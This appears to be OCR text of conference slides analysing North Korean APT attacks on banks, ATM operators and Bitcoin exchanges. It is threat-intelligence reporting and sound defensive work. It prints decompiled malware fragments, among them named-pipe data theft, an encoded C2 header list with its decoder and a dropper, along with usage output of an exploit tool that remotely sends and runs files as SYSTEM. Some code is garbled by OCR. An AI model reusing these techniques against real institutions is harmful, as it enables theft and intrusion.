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# NATION-STATE MONEYMULE'S HUNTING SEASON

APT ATTACKS TARGETING FINANCIAL INSTITUTIONS

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
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BACKGROUND

THE MALWARES AND ATTACK CASES FROM LAZARUS,
 BLUENOROFF, ANDARIEL AND REAPER

RECENT CHANGE & DISCOVERY

TTP & KEY FINDING

CONCLUSION & BLACK HAT SOUND BYTES

**AGENDA** 




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
Some backgrounds and related works



# **BACK**GROUND

• Our observation shows that some nation-state actors are shifting their focus to join the battle field of moneymule in the past few years.





# **BACKGROUND** – who are they?

	DA	DACROROUND — will are they:					
		Lazarus	Bluenoroff	Andariel	<b>Reaper</b> (aka APT37, Group123, Scarcruft, Geumseong121)		
P H	Targeted Industry	Domestic government, finance, broadcasting	Global and domestic financial institutes	Domestic financial institutes, IT companies and large corporations. Defense industry	Financial institutes, Human Rights, South Korean users		
	Purpose	Social chaos	Financial profit motivation	Information gathering	Information gathering		
	Historical major incidents	<ul> <li>2009 7.7 DDoS attack on US and South Korea</li> <li>2011 DDoS attack in South Korea</li> <li>2013 320 DarkSeoul</li> <li>2014 Sony Picture Entertainment breach</li> </ul>	<ul> <li>2015-2016 SWIFT banking attack</li> <li>2017 Polish financial supervisory authority</li> <li>2017 South Korea Bitcoin companies</li> </ul>	<ul> <li>2015 Attack Defense industry</li> <li>2016 Attack on cyber command center</li> <li>2017 South Korea ATM breach</li> </ul>	<ul> <li>2016 Operation Erebus</li> <li>2016 Operation Daybreak</li> <li>2018 Flash 0-Day CVE- 2018-4878 Campaign</li> </ul>		
	Related Reports	2016 Operation Blockbuster - Novetta	2017 Lazarus under the hood - Kaspersky	2017 Campaign Rifle – South Korea Financial	2018 Korea In The Crosshairs- Talos		

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2018 APT37 - FireEye

#### 2017/10 **BACKGROUND** – Activity Timeline - **Taiwan** Far Eastern International Bank 2017/07 Heist 2016/02 - South Korea Korbit 2017/03 Bangladesh Bank Heist Bitcoin Exchange - **South Korea** ATM - South Korea Hacked company hacked Conglomerates Hacked 2017/02 2017/09 - Watering hole on **Polish** - South Korea Largest Financial Supervision Travel Agency 2017/05 Authority website to Hanatour Hacked target 100+ banks in - WannaCry Ransomware attack 2018/02 - South Korea Labour Unions Europe

2016/08

- South Korea Ministry of National Defense Hacked

- Websites Hacked
- South Korea Bithumb Bitcoin Exchange Hacked

- CVE-2018-4878 0-day disclosed leveraged by Reaper to attack financial sector

# THE MALWARES AND ATTACK CASES

from Lazarus, Bluenoroff and Andariel



KOREA MAJOR BANK ATTACK BY BLUENOROFF

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BITCOIN EXCHANGES HACKED

INTERESTING ATTACK TARGETED BANK IN EGYPT

**CASES** 




# **KOREA MAJOR BANK ATTACK BY BLUENOROFF - Background**

- Time:
  - In March, 2017
- Target :
  - One of Top 5 Banks in South Korea
  - Employees of the bank (in charge of SWIFT system)


- Vulnerability:
  - File sharing function in VDI program (it was a 0 day during that time)



- No severe damage due to the rapid detection
- 2 PCs infected




The vulnerability – The Named Pipe file sharing feature in VDI



<Architectural overview of Host-Guest Communication Channel with named pipe >
https://blogs.technet.microsoft.com/windows\_vpc/2009/10/13/using-a-host-guest-communication-channel-in-windows-virtual-pc/

# **KOREA MAJOR BANK ATTACK BY BLUENOROFF – Attack Vector**

#### **Network Environment**




Evidence in the malware

```
v2 - rand();
sub_100092A0("₩₩₩₩.₩₩pipe₩₩vpcmode%c%c", v2 % 26 + 97, v1);
if ( !sub_10006AF0((int)&v19)
```

VDI Software manufacturer insisted that File Sharing functionality via NamedPipe was disabled.

However, it was just **hidden**.

So Attackers were able to use this functionality.



#### Malwares

- Family:
  - Manuscrypt (file name: corems.dll, amanuv.dll)

#### • Features :

- 1. Searching in the internal network for some specific hosts related to SWIFT network.
- 2. Activate NamedPipe of specific process (vmsal.exe)
  - > vmsal.exe : management process of virtual machine's segregation program
  - Stealing data from internal segregated network by using hidden NamedPipe file sharing feature
- 3. Look for desired data and send them to C&C Server

Malwares (corems.dll, amanuv.dll)

```
!SetNamedPipeHandle 10006460(0
if
                                   )) && GetLastError() != 0x217 )
     !ConnectNamedPipe(PipeHandle,
 return 0;
while (1)
                                 0x835;
     (IAT)
    goto LABEL_9;
```

NamedPipe Set -> Connect -> Read -> Write

Malwares (corems.dll, amanuv.dll)

```
NamedPipe = '\\.\\\';
                                              // pipe
v11 = 'epip';
v2 = (char *) & Mode + 3;
do
 v3 = (v2++)[1];
while ( v3 );
*( DWORD *) v2 = *( DWORD *) "lsaopt";
 ((\_WORD *)v2 + 2) = *(\_WORD *)"pt";
                                              // lsaopt
                                              // \system32\msncf.dat
v2[6] = aSystem32Msncf [26];
     10019A3C = (int)v1;
if ( v1 )
  NamedPipeHandle = (void *)CreateFile(&NamedPipe, 0xC0000000, 0, 0, 3, 0, 0);
  PipeHandle = NamedPipeHandle:
  if ( NamedPipeHandle == (void *)-1 )
    while (GetLastError() == 0xE7 && dword 1001A910(&NamedPipe, 0x493E0))
      NamedPipeHandle = (void *)CreateFile(&NamedPipe, 0xC0000000, 0, 0, 3, 0, 0);
      PipeHandle = NamedPipeHandle:
      if ( NamedPipeHandle != (void *)-1 )
        goto LABEL 10;
    return 0:
ABEL 10:
  if (!SetNamedPipeHandleState(NamedPipeHandle, &Mode, 0, 0))
```

## Get NamedPipe Handle


Mode	Meaning
PIPE_READMODE_BYTE 0x00000000	Data is read from the pipe as a stream of bytes. specified.

Set NamedPipe Handle State with Mode 0x0

Malwares (corems.dll, amanuv.dll)

```
FileSearchHandle = FindFirstFile(TargetFilename, &v40);
FileSearchHandle2 = FileSearchHandle;
if (FileSearchHandle != -1)
  do
    if ( strcmp(&String, (const char *)&word_10016208) && strcmp(&String, (const char *)&unk_1001620C) )
     if ( v40 & 0x10 )
                                                        Search specific files and write the result
       lstrcpyA((LPSTR)MARKER_v2, ":FZ:");
      else
                                                        with following the special structure
        lstrcpyA((LPSTR)MARKER v2, ":GY:");
      * ( DWORD *) (MARKER v2 + 4) = v43;
      * ( DWORD *) (MARKER v2 + 8) = v42;
      FileTimeToLocalFileTime(&FileTime, &LocalFileTime);
      v6 = LocalFileTime.dwHighDateTime;
      *( DWORD *) (MARKER v2 + 12) = LocalFileTime.dwLowDateTime;
      * ( DWORD *) (MARKER v2 + 16) = v6;
      *( WORD *) (MARKER v2 + 20) = lstrlenA(&String) + 1;
      lstrcpyA((LPSTR)(MARKER v2 + 22), &String);
     v7 = lstrlenA(&String);
      Writefile(v3, MARKER_v2, v7 + 23, &v34, 0);
  while ( FindNextFile(FileSearchHandle2, &v40) );
  FileSearchHandle = FileSearchHandle2:
lstrcpyA((LPSTR)MARKER_v2, ";**;");
  itefile(v3, MARKER v2, 4, &v34, 0);
```

Malwares (corems.dll, amanuv.dll)



# Flag

If (IsDirectory) :
 flag = ":GY:"
Else:
 flag= ":FZ:"

# **EOF (End of File) Flag**

Malwares (corems.dll, amanuv.dll)

# **C&C** Configuration

# aSoftwareMicros db 'SOFTWARE\Microsoft\Pniums',0



C&C IPs hidden inside Registry Value

Data send to C2 server

# **Encoded String**

```
signed int sub 10002AAO()
     10002BD0("Cxwweckrxw: teey-aurme");
             ("Cxwkewk-Uewgkh: ");
              ("Cache-Cxwkixu: vao-age=0");
             0("Acceyk: */*");
              ("Cxwkewk-Kpye: vlukryaik/fxiv-daka; bxlwdaip=");
             ("Acceyk-Ewcxdrwg: gzry,defuake,jdch");
             ("Acceyk-Uawglage: tx-TI");
              ("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"bxaid rd\"");
              ("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"ljei rd\"");
             0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"rvg01 29.syg\"");
             ("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"vp.dxc\"");
              ("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"yiakrce.ydf\"");
             ("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"trwg.syg\"");
             ("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"dieav.amr\"");
              ("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"hy01.amr\"");
             0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"jkai.amr\"");
             @("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"jkai.amr\"");
             ("Cxwkewk-Kpye: ayyurcakrxw/xckek-jkieav");
 return 1:
```

#### **Decode Function**

```
(&v6, "%s", a2);
 if ( v6 )
     if ( *v2 < 'i' || v3 > 'p' )
        if ( v3 >= 'r' && v3 <= 'y' )
        if ( v3 < 'I' || v3 > 'P' )
         if ( v3 < 'R' || v3 > 'Y' )
           goto LABEL 14;
LABEL 12:
         v4 = v3 - 9:
         goto LABEL 13;
       v4 = v3 + 9:
     else
       v4 = v3 + 9;
LABEL 13:
     *v2 = v4;
LABEL 14:
      ++v2;
   while ( *v2 );
```

# **Decoded String**

```
Accept: */*;
Content-Type: multipart/form-data; boundary=
Accept-Encoding: gzip,deflate,sdch
Accept-Language: ko-KR
Content-Disposition: form-data;
name="board id"
Content-Disposition: form-data;
name="user id"
Content-Disposition: form-data; name="file1";
filename="img01 29.jpg"
Content-Disposition: form-data; name="file1";
filename="mv.doc"
Content-Disposition: form-data; name="file1";
filename="pratice.pdf"
Content-Disposition: form-data; name="file1";
filename="king.jpg"
Content-Disposition: form-data; name="file1";
filename="dream.avi"
```

KOREA MAJOR BANK ATTACK FROM BLUENOROFF

**CASES** 

ATM OPERATOR COMPANY BREACH a.k.a VANXATM FROM ANDARIEL

BITCOIN EXCHANGES HACKED FROM BLUENOROFF

• INTERESTING ATTACK TARGETED BANK IN EGYPT FROM REAPER



- Operation started from Feb. 2015 (Actual information leakage in March 2017)
- Target: ATM Operator Company (provide and manage 2000 ATM SK)
- Used vulnerability
  - 0 day in antivirus program
  - Misconfiguration and management between ATM machines and ATM update server

#### Attribution


Andareil Group

#### Damage

- the number of leaked card information (Sept, 2016 ~ Feb, 2017)
  - => Total 1.9m (After deduplication 230k)



Process flow of VANXATM



- Exploit tool (fs.exe)
  - Scan antivirus server's service port
  - Connect to the server
  - Send file
  - Run file

```
ALIACKE
C:W>fs.exe
    TargetIP TargetPort commandType arg1 arg2 arg3
       SendFile calc.exe /tmp/calc.tmp
       GetFile /tmp/calc.tmp c: WtempWcalc.exe
       Scan
       Update
       Run c: Wwindows Wnotepad.exe 1.txt system(administrator)
       Restart
       ServerUpdate
C:W>fs.exe 192.168.12.168 18604 scan
   192.168.12.168:18604 Connect Successf
       Scan Success!
C:#>fs.exe 192.168.12.168 18604 scan
   192.168.12.168:18604 Connect Success!
       Scan Success?
C:W>fs.exe 192.168.12.168 18604 SendFile server.exe /server.exe
   192.168.12.168:18604 Connect Success!
       File Sending ... (Total 112231 Byte)
   Success
C:W>fs.exe 192.168.12.168 18605 run c:Wserver.exe dummy system(administrator)
   192.168.12.168:18605 Connect Success!
        Runnig c:Wserver.exe Success!
```

VAN\_XATM.exe (DropperType A)

```
U4 = fopen("c:₩₩windows₩₩temp₩₩javaupdate.exe", "wb");
 Sleep(0x3E8u);
if ( 04
             && (fwrite(&unk 40DEB0, 0x1D8A00u, 1u, 04),
                                   fclose(V4),
                                    memset(&StartupInfo.lpReserved, 0, 0x40u),
                                    ProcessInformation.hProcess = 0.
                                                                                                                                                                                                                                                                                                                                     Dropping java.exe (RAT) &
                                    ProcessInformation.hThread = 0.
                                    ProcessInformation.dwProcessId = 0.
                                                                                                                                                                                                                                                                                                                                    javaupdate.exe (legit ATM program)
                                   ProcessInformation.dwThreadId = 0.
                                   StartupInfo.cb = 68,
                                    v6 = fopen("c:\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\\vindows\
                                   Sleep(0x64u),
                                   V6) )
            fwrite(&unk 5E68B0, 0x10800u, 1u, v6);
             fclose(v6);
             Sleep(0x64u);
             CreateProcessA(0, "c:\\u00fcreateProcessA(0, "c:\u00fcws\u00fcreate\u00fcreate\u00fcreate\u00fcreate\u00e4\u00fcreate\u00e4\u00fcreate\u00e4\u00fcreate\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e4\u00e
            Sleep(0x64u);
           result = CreateProcessA(0, &CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
```

```
        00000040BA04
        0
        c:\windows\temp\iava.exe
        PDB Path

        00000040BA80
        0
        F:\Work\card\Van_XATM\Release\Van_XATM.pdb

        00000040BF4A
        0
        GetModuleFileNameA

        00000040BF4A
        0
        CI
```

Suspicious files discovered from VANXATM C&C Server

이름	생성일 ^	수정일	크기
0904CHVA.100	2016년 9월 4일 오후 11:39	2016년 9월 4일 오후 11:39	1.1MB
0904CHVA.000	2016년 9월 4일 오후 11:40	2016년 9월 4일 오후 11:40	237KB
0905.100	2016년 9월 5일 오전 3:58	2016년 9월 5일 오전 3:58	72바이트
90905CHVA.100	2016년 9월 5일 오후 10:35	2016년 9월 5일 모후 10:35	512KB
0905CHVA.000	2016년 9월 5일 오후 10:35	2016년 9월 5일 오후 10:35	124KB
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0909.100	2016년 9월 9일 오전 3:53	2016년 9월 9일 오전 3:53	72바이트
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### **BITCOIN EXCHANGES HACKING CAMPAIGN**

- Trading volume of major Bitcoin Exchanges in South Korea
  - 'C' is the first char of Bitcoin Exchanges that is used for many company names

	В	C#1	C#2	C#3
Incorporation	2014 Jan	2014 Aug	2013 July	2017 Apr
Number of employee	Around 150	Around 80	Around 60	Around 20
Number of coin type	10	7	5	12
Transaction Amount per day(17.11.21. USD)	735 million	84 million	120 million	29 million


## **BITCOIN EXCHANGES HACKING CAMPAIGN**

- Four Bitcoin Exchanges were attacked
- Attacker impersonates the public institutes for phishing
  - Public Prosecutors' Office, National Police Agency, Financial Security Institute, Major Bank, etc.
- They used nine email accounts for attack
  - 4 out of 9 were stolen email accounts, and 5 were confirmed created by the attacker
  - Mobile malware was deployed to bypass SMS authentication.
    - Palo Alto Operation Blockbuster Goes Mobile
      - <a href="https://researchcenter.paloaltonetworks.com/2017/11/unit42-operation-blockbuster-goes-mobile/">https://researchcenter.paloaltonetworks.com/2017/11/unit42-operation-blockbuster-goes-mobile/</a>
    - McAfee Lazarus Cybercrime Group Moves to Mobile Platform
      - <a href="https://securingtomorrow.mcafee.com/mcafee-labs/lazarus-cybercrime-group-moves-to-mobile/">https://securingtomorrow.mcafee.com/mcafee-labs/lazarus-cybercrime-group-moves-to-mobile/</a>
    - Sample Hash: (sha256)
